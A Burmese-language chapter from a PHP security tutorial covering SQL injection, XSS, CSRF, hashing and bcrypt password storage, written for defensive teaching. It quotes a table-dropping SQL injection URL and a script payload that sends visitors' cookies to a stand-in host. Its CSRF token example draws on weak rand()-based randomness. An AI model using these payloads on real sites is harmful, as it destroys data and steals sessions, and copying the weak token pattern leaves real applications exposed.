SQL Injection ဆိုတာ User Input နဲ့အတူ SQL Query တွေ ရောထည့်ပြီး တိုက်ခိုက်တဲ့နည်းလမ်း ဖြစ်ပါတယ်။ တစ်လက်စထ မှတ်ထားသင့်ပါတယ်။ User Input ဆိုရင် ဘယ် User Input ကိုမှ မယုံရပါဘူး။ URL Query အနေနဲ့လာတဲ့ Input တွေ၊ Form ကနေလာတဲ့ Input တွေ၊ အားလုံးမှာ အသုံးဝင်တဲ့ Data ပါနိုင်သလို၊ အနောက်အယျက်ပေးမယ့် Data နဲ့ ဒုက္ခပေးမယ့် ကုဒ်တွေ ရောပြီးတော့ ပါလာနိုင်ပါတယ်။ ဒါကြောင့် Input ဆိုရင် ဘယ် Input ကိုမှ မယုံရဘူးဆိုတဲ့မှုကို လက်ကိုင်ထားဖို့ လိုအပ်ပါတယ်။

ကိုယ့်ပရောဂျက်ထဲမှာ အခုလိုရေးထားတဲ့ကုဒ် ရှိတယ်ဆိုကြပါစို့။

```
// get.php

$id = $_GET['id'];

$sql = "SELECT * FROM users WHERE id = $id";
```

`$_GET` ကနေ ယူထားတဲ့အတွက် URL Query အနေနဲ့ ပါဝင်လာတဲ့ Input Data ဖြစ်တဲ့ `id` ကို ယူလိုက်တာပါ။ `id` ဟာ 1, 2, 3, 4 စတဲ့ ကိန်းကဏ္ဍးတွေဖြစ်မယ်လို့ မျှော်မှန်းပြီးတော့ ကုဒ်ကို ရေးထားတာပါ။ ဒါကို ဒုက္ခပေးချင်ရင် `id` ကိန်းကဏ္ဍးပေးရမယ့်နေရာမှာ အခုလို ပေးပြီးတော့ ဒုက္ခပေးနိုင်ပါတယ်။

get.php?id=1;drop table users

ဒါကြောင့် `id` ရဲ့တန်ဖိုး 1;drop table users ဖြစ်သွားပါပြီ။ အဲဒါ `id` တန်ဖိုးကို ရေးထားတဲ့ SQL ထဲမှာ ထည့်ထားလို့နောက်ဆုံးရလဒ်က အခုလိုဖြစ်သွားပြီ ဖြစ်ပါတယ်။

```
SELECT * FROM users WHERE id = 1;drop table users
```

ဒါကြောင့် ဒီ Query ကိုသာ တိုက်ရှိက် Run လိုက်မယ်ဆိုရင် `drop table users` ဆိုတဲ့ Statement အသက်ဝင်ပြီး `users` Table ပျက်သွားမှာ ဖြစ်ပါတယ်။ SQL Injection ဆိုတာ ဒီသဘောမျိုးကို ပြောတာပါ။ User Input နဲ့အတူကို SQL ကို Inject လုပ်ပြီးပေးတဲ့နည်းနဲ့ Data တွေကို အခွင့်မရှိဘဲ ယူလို့ ပြင်လို့ ဖျက်လို့ ရနေနိုင်တဲ့ သဘောပဲ ဖြစ်ပါတယ်။

Prepare Statement ကို အသုံးပြုထားမယ်ဆိုရင် ဒီလို SQL Injection ကို ကြောက်စရာမလိုတော့ပါဘူး။ Query ကို အရင် Prepare လုပ်ပြီး၊ နောက်မှာ Input Data ကိုပေးတဲ့အတွက် အဲဒီ Data ထဲမှာ ပါလာတဲ့ Query ဟာ အသက်မဝင်တော့တဲ့အတွက်ကြောင့် ဖြစ်ပါတယ်။ ဒါကြောင့် တခြားနည်းလမ်းတွေလည်း ရှိသေးပေမယ့် SQL Injection Attack ကို ကာကွယ်ဖို့ အကောင်းဆုံးနည်းလမ်းကတော့ Prepare Statement ကို အသုံးပြုခြင်းဖြစ်ပါတယ် လို့ မှတ်နိုင်ပါတယ်။

XSS – Cross-site Scripting

Cross-site Scripting ကို Script Injection လိုလည်း ခေါ်ကြပါတယ်။ SQL Injection ဆိုတာ User Input ထဲမှာ SQL Query တွေထည့်ပြီး ဒုက္ခပေးတဲ့နည်းလိုဆိုရင် XSS ဆိုတာ User Input ထဲမှာ JavaScript တွေထည့်ပြီး ဒုက္ခပေးတဲ့နည်းလို ဆိုနိုင်ပါတယ်။

သူကပေးလိုက်တဲ့အချိန်မှာ ချက်ခြင်းဒုက္ခမပေးဘဲ၊ အဲဒီ JavaScript တွေပါနေတဲ့ Data ကိုပြန်သုံးတဲ့ အချိန်ကျတော့မှ ဒုက္ခပေးတာပါ။ ဒါကြောင့် Input ဆိုရင် ဘယ် Input မှ မယုံရတူးဆိုတဲ့ မူနဲ့အတူ၊ Output တွေကိုလည်း မယုံရဘူး လို့ တဲ့မှတ်ဖို့ လိုအပ်ပါတယ်။

ဥပမာ – User ဆီက Comment ကိုတောင်းတဲ့ Form တစ်ခုရှိတယ်ဆိုကြပါစို့။ တစ်ကယ်တမ်း Input မှာ ရေးဖြည့်ရမှာက Comment အဖြစ်ပေးချင်တဲ့ စာကို ရေးရမှာပါ။ အဲဒါကို User က စာမရေးဘဲ၊ အခုလို ရေးထည့်သွားနိုင်ပါတယ်။

```
<script>location.href='http://me.xyz?c='+document.cookie</script>
```

စာမရေးဘဲ JavaScript ကုဒ်ရေးထည့်သွားတာပါ။ အဲဒီကုဒ်ကို Table ထဲမှာ သိမ်းလိုက်ပြီး၊ ပြန်ပြတဲ့အခါ ရေးထားတဲ့ ကုဒ်က Run သွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် အဲဒီကုဒ်ရှိနေတဲ့ Content ကို ကြည့်မိသူ User တိုင်းရဲ့ Cookie Data တွေကို နမူနာအရ me.xyz ဝဘ်ဆိုက်ထဲ ပေးပို့ခြင်းအားဖြင့် နီးယူခံရပါပြီ။ Cookie ထဲမှာ Session ID လို့ အရေးကြီးတဲ့ အချက်အလက်တွေ ရှိနေနိုင်ပါတယ်။

ဒီပြဿနာကို ဖြေရှင်းဖို့အတွက် အလွယ်ဆုံးနည်းလမ်းကတော့ PHP ရဲ့ `htmlspecialchars()` ဆိုတဲ့ Function ကို အသုံးပြုခြင်းဖြစ်ပါတယ်။ ဒီ Function က Content ထဲမှာပါတဲ့ Special Character တွေကို Encode လုပ်ပေးပါတယ်။ ဥပမာ - <script> ဆိုရင် <script> ဖြစ်သွားမှာပါ။ < ကို < နဲ့ Encode လုပ်ပေးပြီး > ကို > နဲ့ Encode လုပ်ပေးလိုက်လို့ ရေးထားတဲ့ <script> Tag အသက်မဝင်တော့ပါဘူး။

တစ်ကယ်တော့ <script> တစ်ခုထဲက ဒုက္ခပေးနိုင်တာ မဟုတ်ပါဘူး။ HTML Element တွေအားလုံးက ဒုက္ခပေးဖို့အတွက် သုံးမယ်ဆိုရင် သုံးလို့ရနေပါတယ်။ ရဲ့ `src` Attribute မှာ JavaScript ကုဒ်တွေ ရေးလို့ရပါတယ်။ <a> ရဲ့ `href` မှာ JavaScript ကုဒ်တွေ ရေးလို့ရပါတယ်။ တခြား Element တွေ မှာလည်း `onClick` တို့ `onMouseOver` တို့လို့ Attribute တွေနဲ့ JavaScript ကုဒ်တွေကို ရေးမယ်ဆို ရေးလို့ရနေပါတယ်။ ဒါကြောင့် JavaScript တွေ အလုပ်မလုပ်အောင် <script> Tag ကို ကာကွယ်မယ်လို့ ပြောလို့ မရပါဘူး။ ဘယ် HTML Element ကိုမှ မယုံရတာဘပါ။ `htmlspecialchars()` Function က ပါလာသမျှ Special Character တွေအကုန်လုံးကို Encode လုပ်ဖြစ်မှာမို့လို့ HTML Tag တွေပါလာရင် လည်း တစ်ခုမှ အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ ရေးထားတဲ့အတိုင်းပဲ ဖော်ပြပေးစေမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် XSS ကို ကာကွယ်ဖို့အတွက် Output တိုင်းကို `htmlspecialchars()` နဲ့ ရှိက်ထွတ်သင့်တယ် လို့ မှတ်နိုင်ပါတယ်။

```
<?php echo htmlspecialchars($comment) ?>
<?= htmlspecialchars($comment) ?>
```

ဒီ Function ကို ခကေခဏ ခေါ်သုံးရတာ ရှည်တယ်ထင်ရင်လည်း အခုလို့ ကြားခံ Helper Function တစ်ခု ကိုယ့်ဘာသာ ရေးထားလို့ရနိုင်ပါတယ်။

```
function h($content) {
    return htmlspecialchars($content);
}
```

ဒါကြောင့် နောက်ပိုင်း Output တွေရှိက်ထုတ်ရင် အခုလို ထုတ်လို ရသွားပါဖြီ။

```
<?php echo h($comment) ?>
<?= h($comment) ?>
```

အကယ်၍ Content ကို အခုလို Encode လုပ် မပြစ်ချင်ဘူး၊ အန္တရာယ်ရှိတာတွေကို ရွေးပြီးတော့ ဖယ်ချင်တယ်။ အန္တရာယ်မရှိတာတွေ ချိန်ထားပေးချင်တယ်ဆိုရင်တော့ HTML Purifier လို နည်းပညာမျိုးကို အသုံးပြုနိုင်ပါတယ်။ ဒီမှာလေ့လာကြည့်လို ရပါတယ်။

– <http://htmlpurifier.org/>

CSRF – Cross-Site Request Forgery

Cross-Site Request Forgery ဆိုတာ ဝတ်ဆိုက်တစ်ခုကို ဒုက္ခပေးဖို့အတွက် အခြားဝတ်ဆိုက်တစ်ခုကို အသုံးပြုပြီး Request တွေ ပေးပို့သကဲ့သို့ဖြစ်အောင် လျည်ဖြေးပြီးတော့ တိုက်ခိုက်တဲ့ နည်းလမ်း ဖြစ်ပါတယ်။ အခုနောက်ဆုံး OWASP Top 10 တဲ့မှာ မပါတော့ပေမယ့် သူအရင် ထုတ်ပြန်ခဲ့တဲ့ Top 10 စာရင်းတွေမှာ မကြာမကြာ ပါနေကြ ပြဿနာတစ်ခုဖြစ်ပါတယ်။

ကျွန်တော်တို့ ရေးသားခဲ့တဲ့ ပရောဂျက်ကုဒ်ထဲက delete.php ကို ဥပမာပေးချင်ပါတယ်။ delete.php ကို အသုံးပြုပြီး အခုလို Request ပေးပို့ခြင်းအားဖြင့် User တွေကို ဖျက်လိုရပါတယ်။

localhost/project/_delete.php?id=1

ရေးထားတဲ့ကုဒ်ကို ပြန်လေ့လာကြည့်ပါ။ URL Query က id ကို ယူပြီးတော့ အဲဒီ id နဲ့ ကိုက်တဲ့ User ကို ဖျက်ဖို့ရေးထားတာပါ။ ဒါပေမယ့် ဒီ URL ကိုသုံးပြီး လူတိုင်းက ဖျက်ချင်တဲ့ User ကိုလာဖျက်လို မရပါဘူး။ ကုဒ်ထဲမှာ Auth::check() နဲ့ စစ်ထားပါတယ်။ Login ဝင်ထားတဲ့ User မှာသာလျှင် ဒီအလုပ်ကို လုပ်လိုရမှာ ဖြစ်ပါတယ်။ Login မဝင်ထားဘဲ ဒီ URL ကို သုံးဖို့ကြိုးစားရင် ဖျက်တဲ့အလုပ်ကို လုပ်မှာ မဟုတ်ပါဘူး။

ကိုယ်က ဒီပရောဂျက်မှာ အကောင့်ရှုလို Login ဝင်ထားမိတယ်ဆိုကြပါစို့။ ဒုက္ခာပေးလိုသူက ဒီလို Element ပါတဲ့ ဝဘ်ဆိုက်တစ်ခုကို ရေးထားတဲ့အခါ ကိုယ်ကမသိလိုက်ဘဲ အဲဒီဝဘ်ဆိုက်ကို သွားမိရင် ပြဿနာ တက်ပါမြို့။

```

```

ဝဘ်ဆိုက်ကသူ့ဝဘ်ဆိုက်ပါ။ ရေးထားတာက သူကုဒ်ပါ။ ဒါပေမယ့် ကိုယ်ကအဲဒီ ဝဘ်ဆိုက်ကို ဖွင့်လိုက်မိ ချိန်မှာ Browser က Element ဖြစ်တဲ့အတွက် ပုံကိုပြနိုင်ဖို့ src Attribute မှာပေးထားတဲ့ လိပ်စာ ကို Request ပိုလိုက်မှာပါ။ ပိုလိုက်တာက ကိုယ် Browser ကဖြစ်နေတဲ့အတွက် delete.php ရဲ Auth::check() က စစ်ကြည့်လိုက်တဲ့အခါ Login ဖြစ်နေလို့ User ကိုဖျက်ပြစ်လိုက်မှာ ဖြစ်ပါတယ်။

သူ့ဝဘ်ဆိုက်ကို သွားမိတာ ကိုယ်ဝဘ်ဆိုက်က Data ထိသွားတယ်ဆိုတဲ့ သဘောမျိုးဖြစ်လို့ ဒီ နည်းကို Cross-site Request Forgery Attack (CSRF) လိုပေါ်ကြတာပါ။ ကိုယ့်ပရောဂျက်မှာ ဒီပြဿနာကို ကာ ကွယ်လိုရင် Random Token ကို သုံးနိုင်ပါတယ်။ ဥပမာ ဒီကုဒ်ကိုလေ့လာကြည့်ပါ။

```
<?php  
echo sha1(rand(1, 1000) . time());  
// 22d0fe99e95aa559355c4f514334bf121601568f
```

sha1() Function ထဲမှာ Random တန်ဖိုးတစ်ခု လက်ရှိအချိန်နဲ့ပေါင်းပြီး ပေးလိုက်တဲ့အခါ ခန့်မှုန်းဖို့ ဘယ်လိုမှ မလွယ်ကူတဲ့ Hash ရလဒ် တစ်ခုကို ရပါတယ် (Hash အကြောင်းကို ခဏနေတော့မှ ဆက်ပြော ပါမယ်)။ အဲဒီရလဒ်က အမြဲတမ်း ပြောင်းနေပါလိမ့်မယ်။ time() Function ပါလို့ တစ်ခါ Run ရင် တန်ဖိုးတစ်မျိုးဖြစ်နေမှာပါ။ ရလာတဲ့ Hash တန်ဖိုးကို Session ထဲမှာသိမ်းထားပြီး Request နဲ့အတူ အဲဒီ တန်ဖိုးပါလာမှ လက်ခံရမှာဖြစ်ပါတယ်။ ဒီလိုပါ -

```
<?php

session_start();

$token = sha1(rand(1, 1000) . 'csrf secret');

$_SESSION['csrf'] = $token;

?>

<a href="delete.php?id=1&csrf=<?= $token ?>">Delete</a>
```

ရလာတဲ့ Random Token ကို Session ထဲမှာသိမ်းပြီး၊ Link မှာလည်း URL Query အနေနဲ့ တွဲပေးလိုက်တာပါ။ ဒါကြောင့် ဒါ Link ကိုနိုင်ရင် Random Token က Request နဲ့အတူ ပါလာပါပြီ။ ပါလာတဲ့ Token ကို Session ထဲမှာ သိမ်းထားတဲ့ Token နဲ့ တူမတူ စစ်လိုက်ယံ့ပါပဲ။

```
<?php

// delete.php

session_start();

if($_GET['csrf'] === $_SESSION['csrf']) {
    echo "Good request";
} else {
    echo "Bad request";
}
```

တဗြားသူက ကိုယ့် Session ထဲမှာ သိမ်းထားတဲ့ ပြောင်းလဲနေတဲ့ Random Token နဲ့ကိုက်ညီတဲ့ တန်ဖိုးပေးပြီး Request အတူ လွှတ်စွဲဆိုတာ မလွယ်တော့ပါဘူး။ ဒီနည်းနဲ့ CSRF Attack ကို ကာကွယ်ရပါတယ်။

Hash Functions

Hash Function တွေဟာ လုံခြုံရေးအတွက် အရေးပါပါတယ်။ ရေးဖြစ်ခဲ့တဲ့ နမူနာကုဒ်တွေမှာ md5 () နဲ့ sha1 () ဆိုတဲ့ Hash Function တွေကို အသုံးပြုခဲ့ကြပါတယ်။ ဒီ Hash Function တွေက Content ကို ပေးလိုက်ရင် Hash Code ဖြစ်အောင် ပြောင်းပေးကြပါတယ်။ Function မတူတဲ့အခါ Hash ပြောင်းဖို့သုံး သွားတဲ့ Algorithm မတူတော့ပါဘူး။ Algorithm တွေ မတူကြပေမယ့် တူညီတဲ့ သဘော သဘာဝ တွေ တော့ ရှိကြပါတယ်။

- Hash Function တွေဟာ ပေးလိုက်တဲ့ Content ရဲ့ Length ဘယ်လောက်ပဲ ကဲ့ပြားပါစေ ပြန်ထုတ်ပေးတဲ့ Output Length အမြဲတမ်း တူညီကြပါတယ်။ md5 () Function က စာလုံး (၃၂) လုံးပါတဲ့ Hash ကို ပြန်ထုတ်ပေးပါတယ်။ ပေးလိုက်တဲ့ Content က စာလုံးတစ်လုံးထဲ ဆိုရင်လည်း ရလဒ်က (၃၂) လုံးပဲ ဖြစ်မှာပါ။ ပေးလိုက်တဲ့ Content က စာလုံး (၁၀၀၀) ကျော်ရင်လည်း ရလဒ်ကတော့ (၃၂) လုံးပဲဖြစ်မှာပါ။ sha1 () Function က စာလုံး (၄၀) ပါတဲ့ Hash ကို ပြန်ထုတ်ပေးပါတယ်။
- Hash Function တွေဟာ ပေးလိုက်တဲ့ Content ကို ခြေဖျက်ပြီးတော့ Hash ပြောင်းတာဖြစ်တဲ့ အတွက် ချေဖျက်လိုက်လို့ ရလာတဲ့ Hash ကနေ မူလ Content ကို ပြန်မရနိုင်ပါဘူး။ ပေးလိုက်တဲ့ Content ကို Code ပြောင်းပြီးနောက်၊ ရလာတဲ့ Code ကနေ Content ပြန်ပြောင်းလို့ရတဲ့ နည်းပညာတွေရှိပါတယ်။ Encryption လိုခေါ်ပါတယ်။ Hash နဲ့ မတူပါဘူး။ Encrypt လုပ်လိုက်လို့ ရလာတဲ့ Code ကို Decrypt ပြန်လုပ်ခြင်းအားဖြင့် Content ကို ပြန်ရနိုင်ပါတယ်။ Hash Algorithm တွေ အမျိုးမျိုးရှိသလိုပဲ Encryption Algorithm တွေလည်း အမျိုးမျိုး ရှိကြပါတယ်။
- Hash Function တွေဟာ ပေးလိုက်တဲ့ Content တူရင် ပြန်ထုတ်ပေးတဲ့ Hash ရလဒ် အမြဲတမ်း တူကြပါတယ်။ ဘယ်နစ်ကြိမ်ပဲ Run ပါစေ Content တူရင် ထွက်လာတဲ့ Hash အမြဲတမ်း တူမှာပဲ ဖြစ်ပါတယ်။

Hash Function တွေသုံးပြီး Content ကို Hash ပြောင်းလိုက်တဲ့အခါ ရလာတဲ့ Hash ကနေ Content ပြန်ယူလို့ မရဘူးလို့ ဆိုထားပါတယ်။ Hash ကနေ Content ပြန်ယူလို့ မရနိုင်ပေမယ့် ရနိုင်တဲ့တခြားနည်းလမ်းတွေတော့ ရှိပါတယ်။ ဥပမာ - ဒီ md5 Hash ကိုလေ့လာကြည့်ပါ။

1f3870be274f6c49b3e31a0c6728957f

ဒီ Hash ကနေ မူလတန်ဖိုးကို ပြန်ထွက်လို မရပေမယ့်၊ အဲဒီ Hash ကို Google မှာ ရိုက်ထည့်ပြီး ရှာကြည့်လိုက်ရင် apple ဆိုတဲ့ Content အတွက် Hash ဖြစ်တယ်ဆိုတာကို သိရနိုင်ပါတယ်။ Content တူရင် Hash တူတဲ့အတွက် Content တွေကို Hash ကြိုပြောင်းထားပြီး တိုက်စစ်မယ်ဆိုရင်၊ Hash ကိုကြည့်ပြီး ဘယ် Content အတွက်လဲဆိုတာကို သိရနိုင်ပါတယ်။ တစ်ကယ်တော့ Manual ကြိုပြောင်းစရာမလိုပါဘူး၊ Rainbow Table ကို Hash ကိုပေးလိုက်ရင် Content ပြန်ရှာပေးနိုင်တဲ့ နည်းပညာတွေ ရှိနေပါတယ်။

ဒါကြောင့် md5 တို့ sha1 တို့လို Hash နည်းပညာတွေကို Secure မဖြစ်ဘူးလို ပြောကြပါတယ်။ လုံခြုံအောင် Hash ပြောင်းချင်ပေမယ့် Content ပြန်ဖော်မယ်ဆိုရင် ရနိုင်ပြီးနေလိုပါ။ အရင်ကတော့ md5 ကို တင် မလုံခြုံဘူးလို ပြောကြတာပါ။ sha1 ကိုတော့ လုံခြုံတယ်လို သတ်မှတ်ကြပါတယ်။ ဒါပေမယ့် အခုနာက်ပိုင်း Computing Power တွေ တစ်နေ့တွေး ပိုကောင်းလာကြတော့ အရင်ကလုံခြုံပါတယ်ဆိုတဲ့ sha1 ကိုပါ မလုံခြုံတော့ဘူးလို သတ်မှတ်လာကြတာပါ။ ကနေ့ခေတ်မှာ လုံခြုံတယ်လို ပြောလိုရတဲ့ Hash နည်းပညာကတော့ bcrypt ဖြစ်ပါတယ်။ ဘာကြောင့် md5 တို့ sha1 တို့ကိုကျတော့ မလုံခြုံဘူးလို သတ်မှတ်ပြီး bcrypt ကို ကျတော့မှ လုံခြုံတယ်လို သတ်မှတ်ကြတာလဲဆိုတဲ့ထိတော့ ထည့်မပြောနိုင်တော့ပါဘူး။ Hash Algorithm တွေရဲ့ သဘောသဘာဝနဲ့ Random Salt လို သဘောသဘာဝတွေ ထည့်ပြောမှ ရတော့မှာမြို့လိုပါ။ ဆက်လေ့လာစရာ စာရင်းထဲမှာသာ ထည့်မှတ်ထားလိုက်ပါ။ ဒီလိုပါပဲ နည်းပညာတွေကတော့ လိုက်မယ်ဆိုရင် မဆုံးနိုင်အောင်ပါပဲ။

PHP မှာ bcrypt ဆိုတဲ့အမည်နဲ့ md5() တို့ sha1() တို့လို အလွယ်တစ်ကူ ယူသုံးလိုရတဲ့ Standard Function မရှိပါဘူး။ ဒါပေမယ့် bcrypt ကို အသုံးပြုထားတဲ့ password_hash() လိုခေါ်တဲ့ Hash Function တော့ ရှိနေတာပါ။ ဒီအကြောင်းကို နောက်ခေါင်းစဉ်တစ်ခုနဲ့ ဆက်ပြောပါမယ်။

Saving Passwords

ဝတ်ဆိုက်တိုင်း လိုလိမှာ User တွေက Register လုပ်ပြီး အကောင့်ဆောက်လိုရတဲ့ လုပ်ဆောင်ချက်တွေ ပါဝင်ကြပါတယ်။ အဲဒီလို Register လုပ်ကြတဲ့အခါ User ဆီက Password ကို တောင်းကြရပါတယ်။ ဒီတော့မှ အဲဒီ Password ကိုသုံးပြီး Login ပြန်ပေးဝင်လို့ ရမှာပါ။

ဒီလို User ဆီက Password ကိုတောင်းယူပြီး သိမ်းထားရတာ တာဝန်ကြီးပါတယ်။ ဘာဖြစ်လိုလဲဆိုတော့ User အများစုက Password တွေကို ပြန်သုံးကြပါတယ်။ ဝတ်ဆိုက် (၁၀) ခုမှာ အကောင့်တွေ ဖွံ့ဖြိုးထားလို့ Password တွေ မတူအောင် (၁၀) ခု ခွဲပေးကြမှာ မဟုတ်ပါဘူး။ တစ်ချို့ဆို Password တစ်ခုထဲနဲ့ နေရာတိုင်းမှာ သုံးနေကြတာပါ။ ဒါကြောင့် ကိုယ့်ဝတ်ဆိုက်မှာ အကောင့်လာဆောက်တဲ့အခါ ပေးတဲ့ User ရဲ့ Password ဟာ အဲဒီ User အတွက် အလွန်အရေကြီးတဲ့ အချက်အလက်တစ်ခုပါ။ ကိုယ်ဝတ်ဆိုက်ရဲ့ လုပ်ချောင်း အားနည်းချက် တစ်ခုခုပေါ်ကြောင့်သာ User အချက်အလက်တွေ ပေါက်ကြားခဲ့လို့ User တွေရဲ့ Password တွေသာ ပါသွားခဲ့ရင် အဲဒီ User တွေ ပြဿနာတက်မှာက ကိုယ့်ဝတ်ဆိုက် တစ်ခုထဲမှာတင် ပြဿနာတက်မှာ မဟုတ်ပါဘူး။ အဲဒီ Password ကို သုံးထားတဲ့ နေရာတိုင်းမှာ ပြဿနာတက်တော့မှာပါ။ ဒါကြောင့် Password တွေကို လက်ခံသိမ်းဆည်းရတာ တာဝန်ကြီးတယ်လို့ ပြောတာပါ။

Password တွေသိမ်းဆည်းမှုနဲ့ပက်သက်ရင် အရေးအကြီးဆုံးအချက်ကတော့ ဘယ်တော့မှ မူရင်း Password အတိုင်း မသိမ်းဖို့ပါပဲ။ Hash လုပ်ပြီးတော့မှာသာ သိမ်းရပါတယ်။ ဒီတော့မှ အကြောင်းအမျိုးမျိုးကြောင့် User Data တွေ ပေါက်ကြားခဲ့ရင်တောင် Password တွေက Hash လုပ်ထားလို့ ခုက္ခလာပေးတဲ့သူက မူရင်း Password ကို အလွယ်တစ်ကူ သိနိုင်မှာ မဟုတ်တော့ပါဘူး။ နမူနာလုပ်ခဲ့တဲ့ ပရောဂျက်မှာတောင် md5 () ကိုသုံးပြီး Password တွေကို သိမ်းခဲ့တာ တွေ့မြင်ခဲ့ကြရမှာပါ။ ပြည့်စုံလုံလောက်ခြင်းတော့ မရှိသေးပါဘူး။ စောစောက ပြောခဲ့သလို md5 Hash က ပြန်ဖော်မယ်ဆုံးရင် ဖော်လို့ရနိုင်စရာ ရှိနေလိုပါ။ ဒါကြောင့် bcrypt လို ပိုပြီးတော့ လုပ်ချောင်းအားကောင်းတဲ့ Hash မျိုးကို လက်တွေမှာ အသုံးပြုပေးဖို့ လိုအပ်ပါလိမ့်မယ်။ ဒီအတွက် PHP မှာ password_hash () လိုခေါ်တဲ့ Function ရှိနေပါတယ်။ ဒီလိုပါ –

PHP >= 5.5

```
<?php
$password = "userpassword";
$hash = password_hash($password, PASSWORD_BCRYPT);
```

```
echo $hash;
// $2y$10$vxvL86DCY/Hh3BiIC0fx.eH06Hsea9kBz3CO2HRkNnVJyPIdtisXS
```

`password_hash()` Function ကို Argument နှစ်ခုပေးရပါတယ်။ Content နဲ့ Algorithm ဖြစ်ပါတယ်။ Content အနေနဲ့ User ရဲ့ Password ကိုပေးရမှာဖြစ်ပြီး Algorithm အနေနဲ့ `PASSWORD_BCRYPT` လိုခေါ်တဲ့ Constant ကို အသုံးပြုနိုင်ပါတယ်။ ရလဒ်ကို `echo` ထုတ်ကြည့်တဲ့ အခါ အတော်လေး ရှည်လျားတဲ့ ရလဒ် Hash ကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ စာဖတ်သူကိုယ်တိုင်စမ်းကြည့်လိုက်ရင် ရမယ့် ရလဒ်နဲ့ အခုံဖိမှာပြထားတဲ့ ရလဒ်တူမှာ မဟုတ်ပါဘူး။

စောစောက Hash Function တွေဟာ ပေးလိုက်တဲ့ Content တူရင် ရလဒ်တူတယ်လို့ ပြောပါတယ်။ အခုံဘာကြောင့် မတူတာလဲ။ Hash လုပ်တဲ့အခါ ဒီအတိုင်းမလုပ်ဘဲ Content နဲ့အတူ Random တန်ဖိုးတစ်ခုနဲ့ ပေါင်းပြီးတော့ Hash လုပ်ထားတဲ့အတွက် အဲဒီ Random တန်ဖိုးကြောင့် Hash က လိုက်ပြောင်းနေတာ ဖြစ်ပါတယ်။ ရှုံးက `$2y$10$` ထိကတော့ တူနိုင်ပါတယ်။ သူနောက်ကတန်ဖိုးတွေသာ ပြောင်းနေမှာပါ။ `2y` က အသုံးပြုထားတဲ့ Algorithm ဖြစ်ပြီး `10` ကတော့ Cost ကိုဆိုလိုတာပါ။ Content ကို ခြေဖျက်တာ ဘယ်နစ်ခါ ဖျက်သလဲဆိုတဲ့ အရေအတွက်ပါ။ `10` ဆိုတာ $2^{\text{power } 10}$ ဖြစ်လို့ 1024 ကြိမ် ခြေဖျက်အလုပ်လုပ်ထားတယ်ဆိုတဲ့ သဘောပါ။ အဲဒီ `$2y$10$` နောက်ကလိုက်တဲ့ စာလုံး (၂၂) လုံးက Hash မလုပ်ခင် ထည့်လိုက်တဲ့ Random တန်ဖိုးဖြစ်ပြီး တစ်ကယ် Hash Code ကတော့ နောက်ဆုံးကနေလိုက်တဲ့ (၃၁) လုံး ဖြစ်ပါတယ်။

ပြောချင်လိုသာ ဒါတွေ ပြောနေတာပါ။ အသုံးပြုမှု ရှုထောင့်ကနေ ကြည့်ရင် `password_hash()` Function ကို Password ပေးလိုက်ရင် လုပ်ခြိတ်ချရတဲ့၊ ပြန်ဖော်ဖို့ခက်ခဲတဲ့ Hash Code ထွက်လာတယ်လို့ မှတ်ထားရင်လည်း ရပါတယ်။ အဲဒီလိုရလာတဲ့ Hash ကို သိမ်းဆည်းထားရမှာဖြစ်ပါတယ်။

နှမူနာပရောပရောဂျက်မှာဆိုရင် Register လုပ်တုံးက Password ကို `md5()` နဲ့ Hash လုပ်ပြီးသိမ်းခဲ့လို့ Login ဝင်တဲ့အခါ User ပေးလာတဲ့ Password ကို `md5()` နဲ့ပဲ Hash ပြောင်းပြီးမှ မှန်ကန်မှုရှိမရှိတိုက်စစ် ထားပါတယ်။ အခု `password_hash()` နဲ့ ပြောင်းထားတဲ့ Hash တန်ဖိုးကိုရော ဘယ်လို့ပြန်တိုက်စစ်ရမလဲ။ `password_verify()` ဆိုတဲ့ Function ကို သုံးရပါတယ်။ ဒီလိုပါ -

PHP >= 5.5

```
<?php

$hash = '$2y$10$vXvL86DCY/Hh3BiIC0fx.eH06Hsea9kBz3CO2HRkNnVJyPIdtisXS';

if(password_verify('userpassword', $hash)) {
    echo 'Correct Password';
} else {
    echo 'Incorrect Password';
}

// Correct Password
```

သိမ်းထားတဲ့ Hash ဟာ userpassword နဲ့ တူညီမှုရှိသလားဆိုတာကို password_verify() နဲ့ စစ်ကြည့်လိုက်တာပါ။ တူညီမှုရှိတဲ့အတွက် Correct Password ဆိုတဲ့ ရလဒ်ကို ပြန်လည်ရရှိမှာပဲ ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ User က Login ဝင်ချိန်မှာ ပေးလာတဲ့ Password နဲ့ သိမ်းထားတဲ့ Hash ကိုက်ညီမှုရှိမရှိ စစ်ကြည့်နိုင်မှာပဲ ဖြစ်ပါတယ်။

Conclusion

ဆက်ကြည့်မယ်ဆိုရင် ကြည့်သင့်တာလေးတွေ ရှိသေးပေမယ့် ဒီလောက်ဆိုရင် လုံခြုံရေးနဲ့ပက်သက်ပြီး ကိုယ့်အိမ်တံခါးကိုယ် သော့ခတ်နိုင်တဲ့ အဆင့်လောက်တော့ ရသွားပြီပဲ ဖြစ်ပါတယ်။ ဒီအခန်းမှာ ဖော်ပြထားတဲ့ ဗဟိုသုတတွေကို အသုံးပြုပြီး ပြီးခဲ့တဲ့အခန်းတွေမှာ ရေးခဲ့တဲ့ ပရောဂျက်ကိုလည်း လိုအပ်သလို ပြင်ဆင်ဖြည့်စက်ကြည့်ဖို့ အကြံပြုပါတယ်။ SQL Injection အတွက်တော့ မူလကတည်းက Prepare Statement တွေကို အသုံးပြုထားပြီး ဖြစ်ပါတယ်။ XSS အကာအကွယ်အတွက် Helper Method ထပ်တိုးပြီးတော့ လိုအပ်တဲ့နေရာတွေမှာ လိုက်ထည့်ပေးသင့်ပါတယ်။ CSRF အကာအကွယ်ကိုလည်း နေရာတိုင်းမှာ မထည့်နိုင်ရင်တောင်မှ အရေးကြီးတဲ့ နေရာအချို့မှာ ထည့်ပေးသင့်ပါတယ်။ Password တွေစီမံတဲ့ နေရာမှာလည်း md5() အစား အခုလေ့လာခဲ့တဲ့ password_hash() ထို့ password_verify() တို့နဲ့ ပြောင်းပေးသင့်ပါတယ်။

ဆက်လက်ပြီးတော့ နောက်တစ်ပိုင်းမှာ Laravel Framework အကြောင်းကို လေ့လာသွားကြပါမယ်။

အပိုင်း (၅)

Laravel

